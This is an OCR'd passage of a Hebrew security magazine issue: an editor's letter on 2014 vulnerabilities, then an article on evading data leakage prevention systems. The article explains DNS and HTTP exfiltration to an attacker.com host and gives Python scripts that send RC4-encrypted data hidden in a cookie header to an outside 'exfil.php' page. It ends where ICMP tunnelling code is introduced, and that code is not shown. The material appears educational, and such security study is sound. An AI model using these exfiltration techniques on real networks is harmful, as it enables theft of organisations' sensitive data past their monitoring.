


Digital Whisper

גליון 57, ינואר 2015

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	שילה ספרה מלר, ניר אדר, אפיק קסטיאל
כתבים:	5Fingers, יובל (tisf) נתיב, מתן אביטן, מתן הרט, יגאל סולימני ושחף אלקסלסי.

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגיליון 57! הגיליון הפותח את שנת 2015.

שנת 2014 הייתה שנה עם לא מעט אירועים שייצרבו כביטים מעל דפי ההיסטוריה הוירטואלים של עולם ההאקינג. חלקם לטובה, וחלקם קצת פחות. בהסתכלות על אותם האירועים, נראה כי שנת 2014 תרשם בין היתר, כשנה שבה למדנו הרבה למדי.

חולשות כגון HeartBleed לימדו אותנו שבכל מוצר עלולות להיות טעויות, גם במוצרים ש"אמורים" להיות הבטוחים ביותר. תולעים כגון TheMoon לימדו אותנו שלכל דבר ברשת שלנו שיש לו כתובת IP, יש פוטנציאל להוות וקטור חדירה שמאיים עלינו. חולשות כגון ShellShock ו-SChannel Shenanigans, לימדו אותנו שגם בקוד שרץ ב"פרודקשיין" כבר לא מעט שנים, ניתן למצוא חולשות קריטיות שעלולות להיות מנוצלות נגדנו. חולשות כגון POODLE לימדו אותנו שגם פרוטוקולים אשר אמורים להגן עלינו לא תמיד מסוגלים לעשות זאת. אירועים כגון מתקפות ה-DDoS מבוססות ה-NTP או SSDP מלמדים אותנו שגם השירותים המינימליים "והסתמיים" ביותר יכולים להיות מנוצלים נגדינו (ולהוריד לארגון שלנו סטירה במהירות של עשרות GBps). מקרים כגון מאות-אם-לא-אלפי-הארגונים-שנפרצים-על-בסיס-יומי אמורים ללמד אותנו ששום דבר באינטרנט לא בטוח, ואף פעם אל תסמכו על שום אתר. אירועים, כגון הפסקת התמיכה הפתאומית ב-TrueCrypt וסגירת הפרוייקט אמורים ללמד אותנו שאנחנו כנראה חשופים רק לקצה הקרחון ברב מבזקי החדשות שאנחנו קוראים - ולחשוד בהכל. ועוד אלף ואחת דוגמאות.


המצב טבעי וזה לגמרי בסדר ואנושי, אך על מנת שהעניין יהיה גם נסבל, אסור יהיה לנו (בתור משתמשים פרטיים, ובתור אירגונים) לחזור על אותן טעויות. תמיד יהיו מפתחים שיעשו טעויות, ותמיד יהיו אותם גורמים עויינים שידעו לכתוב כלים שינצלו את אותן הטעויות. אך אם באמת נלמד, אפילו רק מחלק מאותם המקרים שהזכרתי קודם לכן - כבר המצב שלנו יהיה טוב יותר.

ולפני שנעבור לחלק האומנותי, נרצה להגיד תודה לכל אותם חבר'ה שהשקיעו מזמנם וממרצם ובזכותם אתם קוראים את השורות האלה, תודה רבה ל-**5Fingers**, תודה רבה ל**יובל (tisf) נתיב**, תודה רבה ל**מתן אביטן**, תודה רבה ל**מתן הרט**, תודה רבה ל**יגאל סולימני**, תודה רבה ל**שחף אלקסלסי**. וכמובן - תודה ענקית לעורכת מספר אחת: **שילה ספרה מלר**.

בברכת שנה בטוחה, המון 0-Days, וכמה שפחות פוסטים עם הפרטים שלכם ב-Pastebin.

קריאה מהנה!

ניר אדר ואפיק קסטיאל.



תוכן עניינים

טיפים שתוקפי סוני לא היו צריכים

מאת 5Fingers ויובל tisf נתיב

הקדמה

מאמרים רבים במגזין דיברו על נושא התקיפה עצמה. כיצד לבנות ניצולים טובים, כיצד לנתח או לבנות נוזקות טובות וגם הרבה נכתב על תהליך איסוף המידע לפני התקיפה. כל אלה חשובים מאוד לכלל תהליך התקיפה ולעולם ההאקינג. מאמר זה מגיע כדי לסקור תת-נושא בתהליך יצירת הסוס בו נשתמש והמטרה לשמה לרוב נעשית התקיפה - הוצאת נתונים. תהליך זה לרוב נשמע פשוט יחסית, ובמקומות רבים לא מנוטר, אך נוכל לראות שבסוסים מתקדמים יותר ישנו דגש רב יותר ויותר המושם על תהליך ההסלקה של התקשורת עצמה. סוסים מתוחכמים במיוחד, כגון Regin, אף יישמו מיני מערכת הפעלה משלהם, כאשר הזלגת נתונים הוא לא רק תהליך מרכזי, אלא אף שינה את גישת האיפיון של הנוזקה והפך אותה למיוחדת ויקרה בהרבה.

אם נסתכל על הסוס Regin בתור דוגמא, נוכל לראות שלא רק שהוא מכיל שתי טכניקות נפרדות של הזלגת נתונים (עליהן נדבר בהמשך), אלא שבשביל להסתיר את הגישה לקבצים ואת בניית החבילות עצמן יושמה בתוך הנוזקה (אשר הושתלה כדרייבר של מערכת ההפעלה) מערכת ניהול וגישה לקבצים ו-TCP/IP Stack מלא בפני עצמו בכדי לא לעורר חשד ולקרוא לקריאות מערכת הפעלה, דבר שיוכל להיתפס מאוחר יותר.

מערכות DLP, הידועות בשם Data Leakage Prevention, מנסות למנוע זליגת נתונים מהארגון. ישנן דרכים רבות לנסות להתמגן בפני הוצאת מידע מהארגון, אך יחד עם זאת יש לזכור שתי מגבלות חשובות מאוד של מערכות DLP שהינן אינהרנטיות ולא ניתנות לגישור:

1. מערכות מידע (בלי קשר ל-DLP) אינן Context-Aware. כאשר אנו מעבירים מידע מסויים דרך הדפדפן שלנו, לדוגמא, הוא אינו מודע לאיזה מידע הוא מעביר. הוא יודע באיזה פרוטוקול ומה המוסכמויות אך הוא אינו מודע לתוכן המידע.
2. לארגונים "סטנדרטיים" (לא ביטחוניים) ישנו צורך אמיתי וממשי, כדרך קבע, לקבל ולהוציא מידע מארגון. מידע זה יהיה נגזרת של חומרי העבודה ותחום העיסוק של הארגון. עובדה זו מקשה על יישום מערכות DLP, שכן זהו טבע העסק - להוציא ולקבל מידע מבחוץ, ולכן בדיקה של מהי חריגה מהנורמה קשה יותר ליישום. האם הנורמה נקבעת לפי כמות? רגישות?

במאמר הבא אנחנו נראה כיצד אנו יכולים להתמודד עם סוגי חסימות שונות, על ידי הבנה של החוקים לפיהם מערכת ה-DLP תנסה לסנן את המידע היוצא מהארגון, כדי להבין כיצד עלינו לעקוף אותו. דגש

חשוב למאמר זה הוא שאנו עומדים לדון אך ורק בסוגיית התקשורת היוצאת (הזלגת נתונים) ואיננו עומדים לדון בסוגיית תקשורת עם שרת ה-Command and Control (להבא - C&C) - תקשורת יוצאת ונכנסת.

איך מתמודדים עם מערכות DLP שחוסמות לפי פרוטוקולים מסויימים?

בעולם האינטרנטי/דיגיטלי כאשר קניות ומסחר און-ליין נהיו עניין של מה בכך, כל אדם צריך לשאול את עצמו 3 שאלות.

1. איפה המידע הרגשי שלי שמור?
2. באיזו דרך המידע הרגיש שלי עובר?
3. מה אני עושה במידה והמידע הרגיש שלי דלף?

לשם כך הומצאה מערכת DLP, מערכת שנותנת פתרון מניעה לדליפת נתונים מהמערכת ע"י זיהוי הפרת נתונים פוטנציאלית.

הערה: להסבר מקיף יותר על DLP ניתן לקרוא את המאמר DLP - Data leakage Prevention של אלכס ליפמן שפורסם בגיליון ה-31 של המגזין.

מוצרי DLP משתמשים בחוקים על מנת לסווג ולהגן על מידע סודי וחיוני, על מנת שמשתמשי קצה מורשים לא יוכלו בטעות או בזדון לשתף נתונים שחשיפתם יכול לשים את הארגון בסיכון. לדוגמא, אם עובד ינסה להעביר דואר אלקטרוני עסקי מחוץ לתחומי הארגוני או להעלות קובץ ארגוני לאחד משירותי האחסון בענן כמו Dropbox, פעולת העובד נדחה ולא תאושר.

הדבר הוביל לפיתוח כלי לבחינת הנושא הזה, להזין Exfiltration, ובכך להשתמש בחולשה במנגנון ה-DLP.

תרחישים שונים

מערכת ארגונית ללא מנגנון DLP

מערכת DLP פועלת כמערכת לאכיפה של מדיניות אבטחת מידע. היא מספקת מסגרת ניהול מרכזית שנועדה לזהות ולמנוע שימוש לא מורשה בהעברת המידע הסודי שלך. DLP מגן מפני טעויות שיכולים להוביל לדליפת נתונים ושימוש לרעה מכוונת על ידי יודעי דבר, כמו גם התקפות חיצוניות על תשתית הארגון שלך.

אובדן נתונים רגישים של מידע ארגוני יכול להוביל להפסדים כספיים משמעותיים ופגיעה במוניטין. בעוד חברות כיום מודעות היטב לסכנות אלה, והגנה על נתונים הפכה לנושא חם, ארגונים רבים עדיין אינם מכירים היטב את נושא הDLP. כנגד תפיסה זו נראה מס' נקודות מדוע הארגון צריך מערכת DLP כדי למנוע אובדן נתונים.

היכן המידע החסוי של הארגון מאוחסן ומי נגיש אליו?


טכנולוגית DLP מספקת ביטחון של 360 מעלות על מיקום ושימוש בנתונים ברחבי הארגון. היא בודקת פעולות רשת נגד מדיניות האבטחה של הארגון, ומאפשרת להגן ולשלוט במידע רגיש הכולל לקוחות, פרטי זיהוי אישי (PII), נתונים כספיים וקניין רוחני. עם הבנה מעמיקה של נתונים אלה, הארגון יכול להגדיר את המדיניות המתאימה כדי להגן עליו, ולקבל החלטות על מה צריכים להגן ובאיזה מחיר.

לארגון יש מערכות להגנה על נתונים מפני פולשים חיצוניים, אבל לא בהגנה מפני גניבה של מידע רגיש על ידי עובדים ושותפים.

לא כל אובדן נתונים הוא התוצאה של התקפות חיצוניות, זדוניות. גילוי או טיפול שגוי של מידע חסוי שלא במתכוון ע"י העובדים פנימיים הוא גורם משמעותי. DLP יכולה לזהות קבצים המכילים מידע סודי ולמנוע מהם לצאת מרשת הארגון. ניתן לחסום העברות נתונים רגישות לכונני USB ומדיה נשלפת אחרת. DLP מציעה גם יכולת ליישם מדיניות שתשמור נתונים על בסיס מקרה לפי מקרה. לדוגמא, אם אירוע ביטחוני מזוהה, ניתן לחסום באופן מיידי גישה לתחנת עבודה ספציפית.

מעקב אחר הארגון כדי לזהות התנהגות בלתי הולמת של עובדים ושמירה של נתונים לזיהוי פלילי של אירועים בטחוניים.

עובדים בתוך הארגון יכולים להוות סיכון משמעותי לאבטחת מידע. עובד שמייל או מסמך הקשור לעבודה מקושר לחשבון האישי שלו בארגון בכדי, לדוגמא, לעבוד בסוף השבוע. עם זאת, הוא או היא מהווה איום עצום כאשר יש מידע חסוי המעורב. טכנולוגית DLP מציעה ניטור של 360 מעלות, הכולל דואר אלקטרוני, הודעות מיידיות, הקלדות, מסמכים ויישומי תוכנה בשימוש. זה גם מאפשר לשמור על ראיות בארכיון של אירועים לניתוח משפטי. עם DLP, אתה יכול להגביל ולסנן גלישה לאינטרנט, ושליטה מי מעובדים יכולים לגשת אליו. זהו כלי חזק המאפשר להפסיק פעילות מסוכנת ועוזר לזהות בעיות לפני שהם ייפגעו בארגון.



התמודדות עם מערכת ארגונית החוסמת שירותים כלליים

וקטור תקיפה ידוע העוקף DLP, הוא השימוש ב-nslookup. התוקף שולח בקשה עבור הדומיין שהוא מעוניין, אך מוסיף hostname המכיל את הנתונים שצריכים להישלח אל מחוץ לסביבה המבוקרת. המשמעות היא שאם תוקף רוצה לגנוב את שם ומספר תעודת זהות של הקורבן עליו לבקש "yuval123-45-1234.attacker.com" בקשה זו היתה פוגעת בשרת ה- DNS וע"י החיבור אליו ניתן ליצור רשימה של זהויות לתוקף שישמש אותו במועד מאוחר יותר. הגבול המקסימאלי הוא 255 תווים להתקפה מסוג זה. מושג זה גרם לי לחשוב לגבי בקשת GET סטנדרטית, כגון http://attacker.com/yuval123-45-1234, שתעשה את החיים קלים יותר לתוקף. הוא כבר לא יהיה צריך לשלוט בשרת ה- DNS.

לאחר שיחה עם מס' חברים, נראה היה ששימוש בעוגיות (COOKIES) תהיה דרך מצוינת לעקוף את מערכת ה-DLP. עוגיות אינן מחוברות בדרך כלל ע"י פרוקסי או מערכות אחרות, גם אם העוגייה קודדה או הוצפנה. יתרון נוסף שאנחנו לא מוגבלים ע"י מקסימום 255 תווים ובקשה אחת יכולה לשלוח עוגיות רבות.

נניח לדוגמא רשת שבה תעבורת רשת החוצה מהארגון מתאפשרת רק בעזרת פרוטוקול HTTP. נוכל להקצין ולהניח אפוא שמערכת ה-DLP לא רק מסתכלת על הפורט אליו יוצאת הבקשה אלא גם על תוכן הבקשה ומוודא שמדובר בפרוטוקול HTTP. אם כך, נוכל להניח את שתי הבדיקות הללו:


1. בדיקת רשת. הרצת פילטר כזה לדוגמא: tcp.dport == 80. פשוט אך יעיל. אנו רוצים לוודא שחבילות יוצאות אך ורק אל פורט 80 (מזניחים 443 ו-8080 וכו').
2. בדיקת התקשורת. נוכל לנסות להתאים חיפוש regex לאחר מהבאים:

```
r'(GET||POST)\s.+\s(HTTP/1.[0-1])'
```

אם כך, נצטרך להניח שעלינו לדבר במשהו שנראה כמו HTTP. נגדיל ונעשה, ונניח שגם מנכ"ל סיסקו יושב על התווך וקורא כל הודעה והודעה, ומחליט האם לאשר או לא את החבילה. נוכל לנסות לייצר את הקוד הבא שיזייף חבילת HTTP סטנדרטית:

```
#!/usr/bin/env python

import sys
import socket

""" Constants """
HOST = "www.morirt.com.com"
PAGE = "exfil.php"
PORT = 80
PROTOCOL = "HTTP/1.1"
GET = "GET"
USER_AGENT = "WhisperAgent/1.0.3"
TERMINATORS = ["Accept-Encoding: gzip", "Accept-Charset: ISO-8859-1,UTF-
8;q=0.7,*;q=0.7", "Cache-Control: no-cache"]
NEW_LINE = "\r\n"

request_header = ""
request_header += GET + " /" + PAGE + " " + PROTOCOL + NEW_LINE
request_header += "Host: " + HOST + NEW_LINE
request_header += "Connection: close" + NEW_LINE
request_header += "User-Agent: " + USER_AGENT + NEW_LINE
for term in TERMINATORS:
    request_header += term + NEW_LINE
request_header += NEW_LINE*2
print "finished building package"

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = (HOST, PORT)
sock.connect(server_address)
sock.sendall(request_header)
sock.close()
```

נוכל לראות את החבילה כאן:



נוכל לנסות לעשות שינויים קטנים בקוד כדי לנצל את השדה של ה-cookies. השדה הזה משמש כמספר בין השרת למשתמש, שלאחר אימות המוכיח לשרת שהמשתמש עבר אימות. פרט לשרת, אסור שאיש יידע כיצד מתחולל אותו ה-cookie (והוא פעמים רבות רנדומלי), אחרת תוקף יידע לנחש או לחזות אימותים עתידיים. לכן שדה זה בסופו של דבר הוא ג'יבריש גם למשתמש וגם לכל האנשים באמצע.

ננסה לרכב על שדה זה בעזרת הקוד הבא:


```
#!/usr/bin/env python

import sys
import socket
from Crypto.Cipher import ARC4

""" Constants """
HOST = "www.morirt.com"
PAGE = "exfil.php"
PORT = 80
PROTOCOL = "HTTP/1.1"
GET = "GET"
USER_AGENT = "WhisperAgent/1.0.3"
TERMINATORS = ["Accept-Encoding: gzip", "Accept-Charset: ISO-8859-1,UTF-
8;q=0.7,*;q=0.7", "Cache-Control: no-cache"]
```

```
NEW_LINE = "\r\n"
SECRET_KEY = '01234567'
SECRET_TEXT = "Digital Whisper is whispering over the wire"

# Create the encrypted data
obj1 = ARC4.new(SECRET_KEY)                # RC4 obj
cipher_text = obj1.encrypt(SECRET_TEXT)    # Encrypt
secret = base64.b64encode(cipher_text)     # Base64 encode for ASCII
representable data

request_header = ""
request_header += GET + " /" + PAGE + " " + PROTOCOL + NEW_LINE
request_header += "Host: " + HOST + NEW_LINE
request_header += "Cookies: " + "PHPSESSID=" + secret + NEW_LINE
request_header += "Connection: close" + NEW_LINE
request_header += "User-Agent: " + USER_AGENT + NEW_LINE
for term in TERMINATORS:
      request_header += term + NEW_LINE
request_header += NEW_LINE*2
print "finished building package"

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = (HOST, PORT)
sock.connect(server_address)
sock.sendall(request_header)
sock.close()
```

התמודדות עם מערכת ארגונית המאפשרת פרוטוקולים מסויימים בלבד

לעיתים רבות אנו נראה חסימה כללית ואישור פרוטוקולים על בסיס white-list. משמע שכל הפרוטוקולים חסומים פרט לאלו המאושרים. נניח גם, לצורך הנושא, שאנו כוללים גם UDP וגם TCP בתוך התערובת הזאת ושמטמיעי המערכת לא שכחו מפרוטול UDP (כפי שקורה פעמים רבות). סקרנו בחלק הקודם את פרוטוקול ה-HTTP אך נניח אפוא שגם זה מבוטל. ישנו פרוטוקול אשר אינו נופל לתוך UDP או TCP אך נדיר מאוד לבטלו. אנשי IT מסתמכים עליו באופן כמעט מוחלט לאתר תקלות תקשורת ולבדוק האם שרתים ומכונות עדיין נמצאות באוויר.


פרוטוקול ה-ICMP קיים במיוחד בשביל זה. עם זאת, פרוטקול זה גם יכול להוכיח עצמו כבעייתי במצבים מסויימים. הבה נבחן חבילת ICMP 8 הידועה בשמה "ping" או "echo request".



נגלה שחבילת ICMP רוכבת על פרוטקול IP ומורכבת מהרכיבים הבאים:

- בית אחד של סוג הבקשה, במקרה שלנו - 8.
- בית אחד של קוד הבקשה - במקרה שלנו NULL.
- שני בתים ל-checksum.
- שני בתים למזהה של BE.
- שני בתים למזהה של LE.
- שני בתים לספרור BE.
- שני בתים לספרור LE.
- X בתים של הנתונים. לרוב ימולא בתוים a-z באופן רפטטיבי.

נוכל אפוא לבנות חבילת ICMP בתצורה הבאה:



בעזרת הקוד הבא:

